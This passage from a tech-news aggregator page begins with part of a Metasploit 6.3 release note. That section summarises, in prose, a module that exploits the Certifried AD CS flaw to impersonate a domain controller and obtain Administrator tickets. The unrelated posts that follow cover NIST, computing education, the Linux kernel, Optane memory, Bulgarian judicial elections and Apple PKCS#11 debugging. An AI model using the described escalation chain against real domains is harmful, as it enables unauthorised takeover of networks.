Certifried privilege escalation

Metasploit 6.3 adds an auxiliary module that exploits a privilege escalation vulnerability known as Certifried (CVE-2022–26923) in AD CS. The module will generate a valid certificate impersonating the Domain Controller (DC) computer account, and this certificate is then used to authenticate to the target as the DC account using PKINIT pre-authentication mechanism. The module will get and cache the TGT for this account along with its NTLM hash. Finally, it requests a TGS impersonating a privileged user (Administrator by default). This TGS can then be used by other modules or external tools.


Updated show options support

Previous to Metasploit 6.3 the show options and show advanced commands would display a module’s supported options in a single list.

Now module authors can add additional metadata to specify conditions for when options are relevant to the user, such as a particular action or datastore value being set. Metasploit will then logically group these options together when presenting to them to the user:

Metasploit Framework 6.3 Released

Get it

Existing Metasploit Framework users can update to the latest release of Metasploit Framework via the msfupdate command.

New users can either download the latest release through our nightly installers, or if you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest release.

Thanks to both Rapid7 developers and Metasploit community members for all their hard work on delivering this latest set of Metasploit features, in particular: Alan Foster, Ashley Donaldson, Brendan Watters, Chris Granleese, Christophe de la Fuente, Dean Welch, Grant Willcox, Jack Heysel, Jacquie Harris, Jeffrey Martin, Matthew Mathur, Navya Harika Karaka, Shelby Pace, Simon Janusz, Spencer McIntyre, and Zach Goldman.

NIST Is Updating Its Cybersecurity Framework

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2023/01/nist-is-updating-its-cybersecurity-framework.html

NIST is planning a significant update of its Cybersecurity Framework. At this point, it’s asking for feedback and comments to its concept paper.

  1. Do the proposed changes reflect the current cybersecurity landscape (standards, risks, and technologies)?
  2. Are the proposed changes sufficient and appropriate? Are there other elements that should be considered under each area?
  3. Do the proposed changes support different use cases in various sectors, types, and sizes of organizations (and with varied capabilities, resources, and technologies)?
  4. Are there additional changes not covered here that should be considered?
  5. For those using CSF 1.1, would the proposed changes affect continued adoption of the Framework, and how so?
  6. For those not using the Framework, would the proposed changes affect the potential use of the Framework?

The NIST Cybersecurity Framework has turned out to be an excellent resource. If you use it at all, please help with version 2.0.

Computing curriculum fundamentals | Hello World #20

Post Syndicated from Sway Grantham original https://www.raspberrypi.org/blog/computing-curriculum-fundamentals-computing-systems-networks/

Why are computing systems at the heart of our computing curriculum design? Senior Learning Manager Sway Grantham from the Foundation team explains in her article from the brand-new issue of Hello World, our free magazine for computing educators, out today.

Cover of Hello World issue 20.

Whether you plan lessons on a Computing topic, develop curriculum content, or even write curriculum policy, you have to make choices. What are you going to include and what is less of a priority? You have to consider time constraints and access to resources, prior learning and maybe even pupil interests. You probably also have to consider the wider curriculum context. Well, here is my first principle to help you: computing systems should be the foundation of your Computing curriculum.

A computing systems epiphany

As a primary teacher, when I first began writing Computing lesson plans for children aged 9 to 10, I started with programming. This was a very visual entry into Computing, and children were excited to create projects that were familiar to them, such as games and animations. However, as my understanding of Computing grew, I realised that something was missing.

Two learners do physical computing in the primary school classroom.

My learners could explain what an algorithm is, as well as explaining that a program is ‘a set of instructions that runs on a computer to tell it what to do’. Both of these met the curriculum needs, but I wasn’t convinced that they could link these two concepts together. Could they connect what they were doing on a floor robot to the computing systems around them? Did they understand what a computer was? Well… I asked them to see what they’d say!

According to my class, a computer was:

  • A piece of technology
  • A keyboard and a screen
  • A search engine
  • A machine used for work
  • A metal brain
  • A machine with a keyboard
  • An information device
  • Electric

This very simple question highlighted a wealth of alternate conceptions about programming and computing systems. The other commonality of my learners’ definitions was that they described the computer’s function, as if, in order to define what a computer is, we just need to know what it does. This view of a definition greatly limits learners’ ability to understand what potential computers have beyond personal use.

My learners had two discrete chunks of knowledge: how to program a floor robot, and that laptops were computers. However, without a bridge to connect them, this learning was disjointed. Learners needed to have a concrete, conceptual understanding of ‘what a computer is’ before they could start to comprehend the more abstract role of a program in that system.

Knowledge of computing systems empowers people to take control of technology and not just consume it.

Beyond the experiences of my young learners, we see examples of a lack of understanding about computing systems all the time in society. Many competent users of software are able to regularly complete the tasks that they need, but if one day something doesn’t work, they do not know how to find a solution. Equally, many people enjoy exploring digital making projects, yet if they want to personalise the project, they don’t know what they can or can’t change to do this. Knowledge of computing systems empowers people to take control of technology and not just consume it.

Planning computing content today

Both of these examples highlight the importance of introducing computing systems as both life skills and as support for developing other areas of computing. More recently, the Raspberry Pi Foundation has been creating 100 hours of curriculum content in partnership with non-profit organisation Amala Education. Through this content we aim to give refugee learners who may never have used technology enough understanding to build a website that encourages social change.

Whilst we know that the material needs to include some foundational knowledge of computing systems, we must first consider the core content that learners must understand to achieve the end goal, such as:

  • Webpage creation 
  • HTML/CSS/JavaScript
  • Project management 
  • Project development

These areas of learning are a great place to start as, undeniably, learners aren’t going to be able to build a website without knowing the process of creating a website, the languages used to create web pages, or the project management skills to see a project from start to finish.

This could be the entirety of the content, but instead, I encourage you to think back to those children who could program but didn’t know on what devices programs could run. We need to connect the core content to that foundational content: how is building a website related to computing systems?

Prior knowledge

All learning is built on prior knowledge, even if that prior knowledge has been gained through life experience and not formal education. To build a website, we need to know how to type and use a mouse. We need to know what a website is, why people use websites, and what sort of media is found on them. Beyond that, we need to know how the files that we are creating are being shared with other people. We need to understand that a computer can communicate with another computer and what the process is to make that happen. None of this learning is the core content of building a website, but if you tried to build a website without understanding these things, it would be difficult to do.

All learning is built on prior knowledge, even if that prior knowledge has been gained through life experience and not formal education.

As the learners we support together with Amala Education might have no prior experience of using technology, we needed to ensure that enough foundational computing systems content was built into the learning sequence — things such as:

  • Recognising digital devices
  • Decomposing computing systems
  • Digital painting (mouse skills)
  • Combining text and images (desktop publishing)
  • Networks and the internet
  • Internet searching

By incorporating this content into the learning sequence, we ensure that learners do not just learn a process for creating a website. They understand the impact of the choices they make when building a website, they have the skills to implement their ideas, and they can connect their understanding to solve any unexpected challenges they find along the way. This more holistic approach should support learners’ knowledge transfer and offer them a much broader range of opportunities. 

This more holistic approach should support learners’ knowledge transfer and offer them a much broader range of opportunities.

Whatever your curriculum requires, you will have the core content you need to teach. This could be the requirements of your standardised curriculum, it could be the specific project you’re trying to build, or it could be the aspirations that you have for your students. However, rather than stopping at that part of your learning sequence, take a step back and consider the prior knowledge you’re connecting to. I expect you will find that computing systems is what you need to ensure learners’ new knowledge has a solid foundation.

Read the new Hello World issue today

Computing systems and networks is one of those computer science topics in which misconceptions abound. Hello World issue 20 focuses on how you can support your learners to grasp even the tricky ideas within this topic, giving you practical ideas, activities, and insights from practicing educators. Download your free PDF copy now, and subscribe to never miss an issue.

The post Computing curriculum fundamentals | Hello World #20 appeared first on Raspberry Pi.

Kernel prepatch 6.2-rc6

Post Syndicated from original https://lwn.net/Articles/921559/

The 6.2-rc6 kernel prepatch is out for
testing.

It’s suspiciously small, but who am I to look a gift horse in the
mouth? I’ll take it and hope it’s not an aberration, but instead a
sign that 6.2 is shaping up nicely. Call me optimistic, call me
naive, but let’s enjoy it and hope the trend continues.

The plan is still to do an -rc8, though, meaning that the final 6.2 release
can be expected on February 19.

Intel Optane DC Persistent Memory Guide for PMem 100 PMem 200 and PMem 300 Optane DIMMs

Post Syndicated from Eric Smith original https://www.servethehome.com/intel-optane-dc-persistent-memory-guide-for-pmem-100-pmem-200-and-pmem-300-optane-dimms/

We have a guide to the Intel Optane DC Persistent Memory modules with specs and SKUs for the PMem 100, PMem 200, and PMem 300 Optane DIMMs

The post Intel Optane DC Persistent Memory Guide for PMem 100 PMem 200 and PMem 300 Optane DIMMs appeared first on ServeTheHome.

“Високотехнологично” дело във ВКС 24 съдии възпрени да гласуват на изборите за ВСС, докато други 90 – с 200 опита за вот

Post Syndicated from Николай Марченко original https://bivol.bg/sad-vss-izbori-vks.html

събота 28 януари 2023


Системата за онлайн гласуване за членовете на Висш съдебен съвет (ВСС) е остаряла, с множество пропуски, слаби места и несъответствия с добрите практики по света и със законодателството на Европейския…

Further adventures in Apple PKCS#11 land

Post Syndicated from original https://mjg59.dreamwidth.org/65462.html

After my previous efforts, I wrote up a PKCS#11 module of my own that had no odd restrictions about using non-RSA keys and I tested it. And things looked much better – ssh successfully obtained the key, negotiated with the server to determine that it was present in authorized_keys, and then went to actually do the key verification step. At which point things went wrong – the Sign() method in my PKCS#11 module was never called, and a strange
debug1: identity_sign: sshkey_sign: error in libcrypto
sign_and_send_pubkey: signing failed for ECDSA “testkey”: error in libcrypto”

error appeared in the ssh output. Odd. libcrypto was originally part of OpenSSL, but Apple ship the LibreSSL fork. Apple don’t include the LibreSSL source in their public source repo, but do include OpenSSH. I grabbed the OpenSSH source and jumped through a whole bunch of hoops to make it build (it uses the macosx.internal SDK, which isn’t publicly available, so I had to cobble together a bunch of headers from various places), and also installed upstream LibreSSL with a version number matching what Apple shipped. And everything worked – I logged into the server using a hardware-backed key.

Was the difference in OpenSSH or in LibreSSL? Telling my OpenSSH to use the system libcrypto resulted in the same failure, so it seemed pretty clear this was an issue with the Apple version of the library. The way all this works is that when OpenSSH has a challenge to sign, it calls ECDSA_do_sign(). This then calls ECDSA_do_sign_ex(), which in turn follows a function pointer to the actual signature method. By default this is a software implementation that expects to have the private key available, but you can also register your own callback that will be used instead. The OpenSSH PKCS#11 code does this by calling EC_KEY_set_method(), and as a result calling ECDSA_do_sign() ends up calling back into the PKCS#11 code that then calls into the module that communicates with the hardware and everything works.

Except it doesn’t under macOS. Running under a debugger and setting a breakpoint on EC_do_sign(), I saw that we went down a code path with a function called ECDSA_do_sign_new(). This doesn’t appear in any of the public source code, so seems to be an Apple-specific patch. I pushed Apple’s libcrypto into Ghidra and looked at ECDSA_do_sign() and found something that approximates this:

nid = EC_GROUP_get_curve_name(curve);
if (nid == NID_X9_62_prime256v1) {
  return ECDSA_do_sign_new(dgst,dgst_len,eckey);
}
return ECDSA_do_sign_ex(dgst,dgst_len,NULL,NULL,eckey);

What this means is that if you ask ECDSA_do_sign() to sign something on a Mac, and if the key in question corresponds to the NIST P256 elliptic curve type, it goes down the ECDSA_do_sign_new() path and never calls the registered callback. This is the only key type supported by the Apple Secure Enclave, so I assume it’s special-cased to do something with that. Unfortunately the consequence is that it’s impossible to use a PKCS#11 module that uses Secure Enclave keys with the shipped version of OpenSSH under macOS. For now I’m working around this with an SSH agent built using Go’s agent module, forwarding most requests through to the default session agent but appending hardware-backed keys and implementing signing with them, which is probably what I should have done in the first place.

comment count unavailable comments

The collective thoughts of the interwebz